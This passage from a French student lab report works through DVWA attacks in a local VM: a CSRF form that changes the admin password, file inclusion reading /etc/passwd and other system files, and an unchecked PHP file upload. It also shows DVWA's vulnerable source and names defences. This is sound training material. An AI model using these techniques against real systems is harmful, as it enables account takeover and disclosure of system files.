- Premièrement, on va pointer vers l’URL de la page CSRF car c’est sur cette page qu’on change le mot de passe
- On utilise la méthode GET sur la page alors on garde cette méthode.
- On met comme type hidden afin d’inclure des données qui ne peuvent pas être vues ou modifiées lorsque le formulaire est envoyé.
- Enfin, on ajoute le paramètre « value » et c’est ce paramètre avec lequel on va pouvoir changer le mot de passe. Ici, on va changer le mot de passe « test » avec le mot de passe « TEST17 » (17 pour le nombre de tentatives que l’on a fait en tout).

On va enregistrer le fichier en .html et on va l’exécuter :




FIGURE 3.32 – Exécution du fichier .html, on retrouve une page WEB avec un bouton

On enregistre et exécute le fichier qui nous redirige sur la page créée précédemment.

Si notre code fonctionne correctement, en cliquant sur le bouton « Change », celui-ci va changer le mot de passe grâce au paramètre « value ».

On clique sur le bouton et on arrive sur la page CSRF de DVWA :

The screenshot shows the DVWA application interface. On the left, a sidebar lists various security modules: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF (which is highlighted in green), File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, and SQL Injection (Blind). The main content area has a title "Vulnerability: Cross Site Request Forgery (CSRF)". Below it, a section titled "Change your admin password:" contains a "Test Credentials" button, a "New password:" field containing "*****", a "Confirm new password:" field, and a "Change" button. A red message "Password Changed." is displayed below the fields.

FIGURE 3.33 – Page CSRF de l’application DVWA, le mot de passe a bien été changé

On remarque que notre mot de passe à été changé. On a réussi avec un fichier distant de changer le mot de passe de l’utilisateur courant soit ici “admin” avec un formulaire.

On va tout de même voir si le mot de passe a correctement été changé en se déconnectant et en se reconnectant :

The screenshot shows the DVWA login page. It features a large DVWA logo at the top. Below it are two input fields: "Username" containing "admin" and "Password" containing "*****". A "Login" button is located below the password field. At the bottom of the page, a message "You have logged out" is displayed in green text.

FIGURE 3.34 – Page de connexion du serveur WEB DVWA, on va essayer de se connecter avec le nouveau mot de passe changé

On va utiliser le mot de passe « TEST13 » afin de savoir si cela marche correctement :



FIGURE 3.35 – Page d'accueil DVWA, on s'est connecté avec le nouveau mot de passe

On remarque que le mot de passe a bien été changé et qu'on peut se connecter avec le mot de passe.

Cela constitue donc une très grosse faille car l'on peut se faire passer pour quelqu'un d'autre et faire plein de choses. En effet, il aura accès à son compte et pourra faire ce qu'il veut.

Une façon de se protéger contre ce type d'attaque consiste à utiliser un jeton anti-CSRF. Il s'agit d'une énorme chaîne aléatoire, impossible/impraticable à deviner et à force brute. Chaque fois que l'utilisateur fait une demande, ce jeton devra être vérifié.

Au niveau de sécurité médium, cette technique ne fonctionne pas.

Sources :

<http://sdz.tdct.org/sdz/securisation-des-failles-csrf.html>

3.4 FILE INCLUSION :

Une attaque par inclusion de fichiers est le fait d'inclure un fichier distant (souvent de configuration) généralement par le biais d'un script sur le serveur WEB.

Ici, lorsque nous arrivons sur la page « File Inclusion », on voit 3 fichiers php ainsi que l'URL qui lui aussi est en PHP :

Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- Wikipedia - File inclusion vulnerability
- WSTG - Local File Inclusion
- WSTG - Remote File Inclusion

FIGURE 3.36 – Voici les 3 fichiers en PHP dans la page « File Inclusion »




FIGURE 3.37 – URL de la page « File Inclusion »

Et lorsqu'on clique sur le lien php, on voit qu'on peut y accéder :

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

Vulnerability: File Inclusion

File 1

Hello admin
Your IP address is: 127.0.0.1

[back]

FIGURE 3.38 – Accès au premier fichier .php

On regarde le code source de la page :

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
?>
```

FIGURE 3.39 – Code source de la page CSRF au niveau low

On peut alors se poser la question s'il l'on peut accéder aux fichiers de configuration du serveur en modifiant l'URL car le code nous permet de faire la requête GET mais l'entrée n'est pas filtrée.

Si l'on change l'URL et qu'on saisit `?page=/etc/passwd`, on remarque qu'on peut accéder et voir les informations relatives aux utilisateurs :



FIGURE 3.40 – Affichage du fichier `/etc/passwd` par inclusion de fichier

Cela affiche une liste des comptes sur le système, ainsi que des informations utiles sur ces comptes, comme l'identification de l'utilisateur, du groupe, le répertoire personnel, le shell, etc.

On peut aussi afficher le contenu du fichier `/etc/group` :



FIGURE 3.41 – Affichage du fichier `/etc/group` par inclusion de fichier

On affiche cette fois-ci les groupes auxquels appartient chaque utilisateur. Fichier extrêmement important pour des droits d'utilisations

Le contenu du fichier `/etc/fstab` :



FIGURE 3.42 – Affichage du fichier `/etc/fstab` par inclusion de fichier

On voit des informations sur les différents systèmes de fichiers.

Le contenu du fichier `/etc/resolv.conf`




FIGURE 3.43 – Affichage du fichier `/etc/resolv.conf` par inclusion de fichier

Les informations ne sont pas très importantes mais on voit quand même le résolveur du système de noms de domaine du système

Le contenu du fichier `/etc/services`




FIGURE 3.44 – Affichage du fichier `/etc/services` par inclusion de fichier

Ce fichier est important, on voit les protocoles utilisés et les ports utilisés.

On peut afficher d'autres fichiers de configuration comme `/etc/hosts` qui fonctionne également.

En revanche, on ne peut pas afficher quelques fichiers de configuration. Voici ceux que nous avons essayé et cela n'a pas marché :

- `/etc/rc.d/init.d/` (contient tous les scripts de démarrage des différents services).
- `/etc/xinetd` (démarre les programmes fournissant des services Internet).
- `/etc/master.passwd` et `/etc/shadow` (liste des comptes sur le systèmes ainsi que les informations comme par exemple le mot de passe).
- `/etc/syslog.conf` (sert à logger diverses informations dans des fichiers).
- `/etc/sudoers` (fichier dans lequel est écrit le fait d'exécuter une commande en tant que super-utilisateur ou autre).

Il faut quand même souligner le fait que nous avons vu beaucoup de fichiers de configuration ce qui peut être une très grosse faille pour un site WEB.

Pour éviter ce genre de faille, il faudrait filtrer le modèle « ../ » ou « ..\ ». C'est d'ailleurs ce qui est fait dans le code source de la page au niveau medium :

```
<?php  
  
// The page we wish to display  
$file = $_GET[ 'page' ];  
  
// Input validation  
$file = str_replace( array( "http://", "https://" ), "", $file );  
$file = str_replace( array( "../", "..\\\" ), "", $file );  
  
?>
```

FIGURE 3.45 – Code source de la page « File Inclusion » au niveau medium

On remarque l'utilisation de la variable `str_replace`.

Sources :

<https://brightsec.com/blog/file-inclusion-vulnerabilities/>

<https://linux.developpez.com/secubook/node17.php>

3.5 FILE UPLOAD :

Pour cette attaque, nous allons utiliser la KALI dans un premier temps pour télécharger une image sur internet puis dans un second temps pour l'upload sur le serveur web DVWA.

On commence par regarder le code source de la page :

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} successfully uploaded!</pre>";
    }
}

?>
```

FIGURE 3.46 – Code source de la page « File Upload » au niveau low

On remarque qu'à aucun moment, le fichier entré par l'utilisateur doit être une image, il n'y a aucune vérification. Cela nous dit juste si on l'a téléchargé et si oui, on obtient le chemin absolue de l'image.

On va tester, on télécharge alors notre photo test avec la KALI :




FIGURE 3.47 – Photo test téléchargé sur internet avec la KALI

Si maintenant on veut télécharger notre image sur la page File Upload de DVWA, cela nous renvoie le chemin du fichier :

Choose an image to upload:

No file selected.

.../.../hackable/uploads/test.jpeg successfully uploaded!

FIGURE 3.48 – Téléchargement de l'image sur la page « File Upload ».

Lorsque l'on téléverse notre image sur la page File Upload de DVWA, cela nous renvoie le chemin du fichier, et en analysant le code source de la page après l'upload de l'image, on retrouve la requête qui utilise la méthode POST.

The screenshot shows a NetworkMiner capture. A POST request is highlighted, showing the URL /dvwa/vulnerabilities/upload. The response status is 200 OK. The response headers include Cache-Control: no-cache, must-revalidate, Connection: Keep-Alive, Content-Length: 4033, Content-Type: text/html; charset=UTF-8, Date: Thu, 03 Nov 2022 17:05:41 GMT, Expires: Tue, 23 Jun 2009 12:00:00 GMT, Keep-Alive: timeout=5, max=100, Pragma: no-cache, Server: Apache/2.4.54 (Ubuntu) OpenSSL/1.1.1q PHP/7.4.30 mod_perl/2.0.12 Perl/v5.34.1 X-Powered-By: PHP/7.4.30. The request headers show Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web,*/*;q=0.8, Accept-Encoding: gzip, deflate, br, Accept-Language: en-US,en;q=0.5, Connection: keep-alive, Content-Length: 36751, Content-Type: multipart/form-data; boundary=-----229146404764831475323310593280, Cookie: PHPSESSID=c5ca9f2b7651247cf26d529db209fc; security_low, Host: 192.168.56.103, Origin: https://192.168.56.103/dvwa/vulnerabilities/upload, Referer: https://192.168.56.103/dvwa/vulnerabilities/upload, Sec-Fetch-Dest: image, Sec-Fetch-Mode: navigate, Sec-Fetch-Site: same-origin.

FIGURE 3.49 – Analyse de la page après avoir uploader l'image

C'est une requête HTTP POST. Notre image est donc téléchargée sur le serveur et avec le chemin donné, on va pouvoir accéder à notre fichier avec l'URL :

<https://192.168.56.103/dvwa/hackable/uploads/test.jpeg>




FIGURE 3.50 – On accède à notre image à partir de l'URL pour savoir si elle a bien été téléchargé sur le serveur

On rappelle qu'on utilise la KALI et pas la VM DVWA, c'est pour cela que nous ne sommes pas en localhost mais on est avec la KALI sur le serveur, d'où l'utilisateur de l'adresse IP de la VM : 192.168.56.103.

Maintenant que nous savons que le serveur utilise PHP et que nous connaissons où sont stockés les fichiers uploadés, nous allons tester d'uploader un fichier contenant du code php.

Pour cela, on crée un fichier texte que l'on appellera test.php :




FIGURE 3.51 – Fichier php qu'on va par la suite télécharger sur le serveur

On va créer une petite alerte en php : (On ne peut pas directement créer un fichier en JavaScript car le serveur ne reconnaîtra pas le JavaScript et donc va le transcrire en fichier .txt sur une page.)

A screenshot of a terminal window titled "~/Desktop/test.php - Mousepad". The window shows the following PHP code:

```
1 <?php
2 if ($variable==0)
3 {
4 echo "<script>alert('')</script>";
5 }
6 ?>
```

FIGURE 3.52 – Code du fichier php

Si on essaie de télécharger notre fichier test.php, voici ce que l'on obtient :

A screenshot of a web application interface titled "Vulnerability: File Upload". On the left, there is a sidebar with the following menu items: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, and File Inclusion. The main area has the title "Vulnerability: File Upload" and contains the following text:

Choose an image to upload:
 No file selected.

.../.../hackable/uploads/test.php successfully uploaded!

FIGURE 3.53 – Le fichier php a bien été téléchargé

On téléverse le fichier sur le serveur puis on ouvre la page grâce au lien généré.

<https://192.168.56.103/dvwa/hackable/uploads/test.php>

Voici ce que l'on obtient :




FIGURE 3.54 – On accède au fichier a partir du l'URL

Bien sûr, à la place de l'alerte, on aurait pu exécuter un code malveillant et affecter le serveur.

Lorsque l'on compare avec le code source de la page au niveau medium, on remarque qu'il y a une vérification l'extension pour savoir si c'est une image en jpeg ou png :

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} successfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
    }
}

?>
```

FIGURE 3.55 – Code source de la page « File Upload » au niveau medium

On remarque la condition if qui vérifie si c'est une image ou non. Et donc si on aurait essayé d'uploader notre fichier exécutable en php, cela n'aurait pas marché.

Sources :

<https://forums.commentcamarche.net/forum/affich-44646-alert-en-php>

3.6 INSECURE CAPTCHA :

Malheureusement il nous est impossible d'exploiter cette faille car une erreur survient lorsque l'on essaie de changer de mot de passe sur la page en question.

